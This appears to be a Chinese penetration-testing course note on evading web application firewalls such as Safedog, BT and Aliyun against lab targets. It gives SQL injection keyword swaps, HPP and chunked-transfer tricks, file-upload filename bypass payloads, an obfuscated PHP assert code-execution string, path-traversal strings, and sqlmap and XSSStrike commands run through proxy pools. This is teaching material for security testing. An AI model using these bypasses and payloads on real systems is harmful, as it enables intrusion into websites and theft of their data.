


WAF 攻防-漏洞利用&HPP 污染&分块传输&垃圾数据




② 基本概念

Web Application Firewall (web应用防火墙), 一种公认的说法是“web应用防火墙通过执行一系列针对HTTP/HTTPS的安全策略来专门为web应用提供保护的一款产品。”




① 信息收集



② 漏洞发现



③ 漏洞利用



④ 权限维持



#知识点:

- 1、SQL 注入&文件上传绕过
- 2、XSS 跨站&其他漏洞绕过
- 3、HPP 污染&垃圾数据&分块等

#参考点:

#将 MySQL 注入函数分为几类

拆分字符串函数: mid、left、lpad 等

编码函数: ord、hex、ascii 等

运算函数: + - * / & ^ ! like rlike reg 等

空格替换部分: 09、0a、0b、0c、0d 等

关键数据函数: user()、version()、database() 等

然后将这些不同类型的函数组合拼接在一起

#上传参数名解析: 明确哪些东西能修改?

Content-Disposition: 一般可更改

name: 表单参数值, 不能更改

filename: 文件名, 可以更改

Content-Type: 文件 MIME, 视情况更改

#XSS 跨站

利用 XSSStrike 绕过 加上--timeout 或--proxy 配合代理池绕过 cc&Fuzz

#其他集合

RCE:

加密加码绕过? 算法可逆? 关键字绕过? 提交方法? 各种测试!

```
txt=$y=str_replace('x','','pxhpxinxfo()');assert($y);&submit=%E6%8F%90%E4%BA%A4
```

文件包含: 没什么好说的就这几种

..\/ ..\\.等

语言	可解析后缀
asp/aspx	asp,aspx,asa,asax,ascx,ashx,asmx,cer,aSp,aSpX,aSa,aSax,aScx,aShx,aSmx,cEr
php	php,php5,php4,php3,php2,pHp,pHp5,pHp4,pHp3,pHp2,html,htm,phtml,pht,HtmL,Htm,pHtmL
jsp	jsp,jspa,jspX,jsw,jSv,jSpf,jtmL,jSp,jSpX,jSpa,jSw,jSv,jSpf,jHtmL

- Windows下文件名不区分大小写，Linux下文件名区分大写欧西
- Windows下ADS流特性，导致上传文件xxx.php::\$DATA = xxx.php
- Windows下文件名结尾加入[.], [空格], [<], [>], [>>>], [0x81-0xff] 等字符，最终生成的文件均被 windows忽略。

技术/HTTP后台	整体解析结果	例 子
ASP.NET/IIS	所有的值	Para1=val1,val2
ASP/IIS	所有的值	Para1=val1,val2
PHP/Apache	最后一个值	Para1=val2
JSP,Servlet/Apache,Tomcat	第一个值	Para1= val1
JSP,Servlet/Oracle Application Server 10g	第一个值	Para1= val1
JSP,Servlet/Jetty	第一个值	Para1= val1
IBM Lotus Domino	最后一个值	Para1=val2
IBM HTTP Server	第一个值	Para1= val1
Perl CGI/Apache	第一个值	Para1= val1
Python/Zope	变成一个数组	Para1= ['val1', 'valu2']

演示案例：

- 安全狗-SQL 注入&文件上传-知识点
- 安全狗-文件包含&代码执行-知识点
- BT&Aliyun-SQL 注入&文件上传-知识点
- BT&Aliyun-文件包含&代码执行-知识点

#安全狗-SQL 注入&文件上传-知识点

SQL 注入 <https://www.cnblogs.com/cute-puli/p/11146625.html>

关键字替换

`http://192.168.0.100:8081/sqlilabs/Less-2/?id=1 like 1`

`http://192.168.0.100:8081/sqlilabs/Less-2/?id=1 like 12`

更换提交方式:

`POST id=-1 union select 1,2,3--+`

模拟文件上传 传递数据

分块传输: 更改数据请求格式

<https://github.com/c0ny1/chunked-coding-converter>

HPP 参数污染: `id=1/**&id=-1%20union%20select%201,2,3%23*/`

文件上传: 换行解析&垃圾溢出&%00 干扰&=符号干扰&参数模拟

`filename=a.php`

`filename="a.php`

`filename="a.php%00"`

垃圾数据;`filename="a.php"`

无限 `filename;filename="a.php"`

`filename=="a.php"`

`filename="name='uploadfile.php'"`

`filename="Content-Disposition: form-data.php"`

`filename=="a.ph`

`p"`

#安全狗-文件包含&代码执行-知识点

#BT&Aliyun-SQL 注入&文件上传-知识点

`python sqlmap.py -u`

`"http://test.xiaodi8.com/pikachu/vul/sqli/sqli_str.php?name*&submit=%E6%9F%A5%E8%AF%A2" --random-agent --tamper=rdog.py --`

`proxy="http://tps118.kdlapi.com:15818"`

格式替换

#BT&Aliyun-文件包含&代码执行-知识点

<https://github.com/s0md3v/XSSStrike>

`python xssstrike.py -u`

`"http://test.xiaodi8.com/pikachu/vul/xss/xss_reflected_get.php?message=1&submit=submit" --proxy`

`txt=$y=str_replace('x','','pxhpxinxfo()');assert($y);&submit=%E6%8F%90%E4%BA%A4`

文件包含: 没什么好说的就这几种

`..\ ..../ ..\..\`等

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
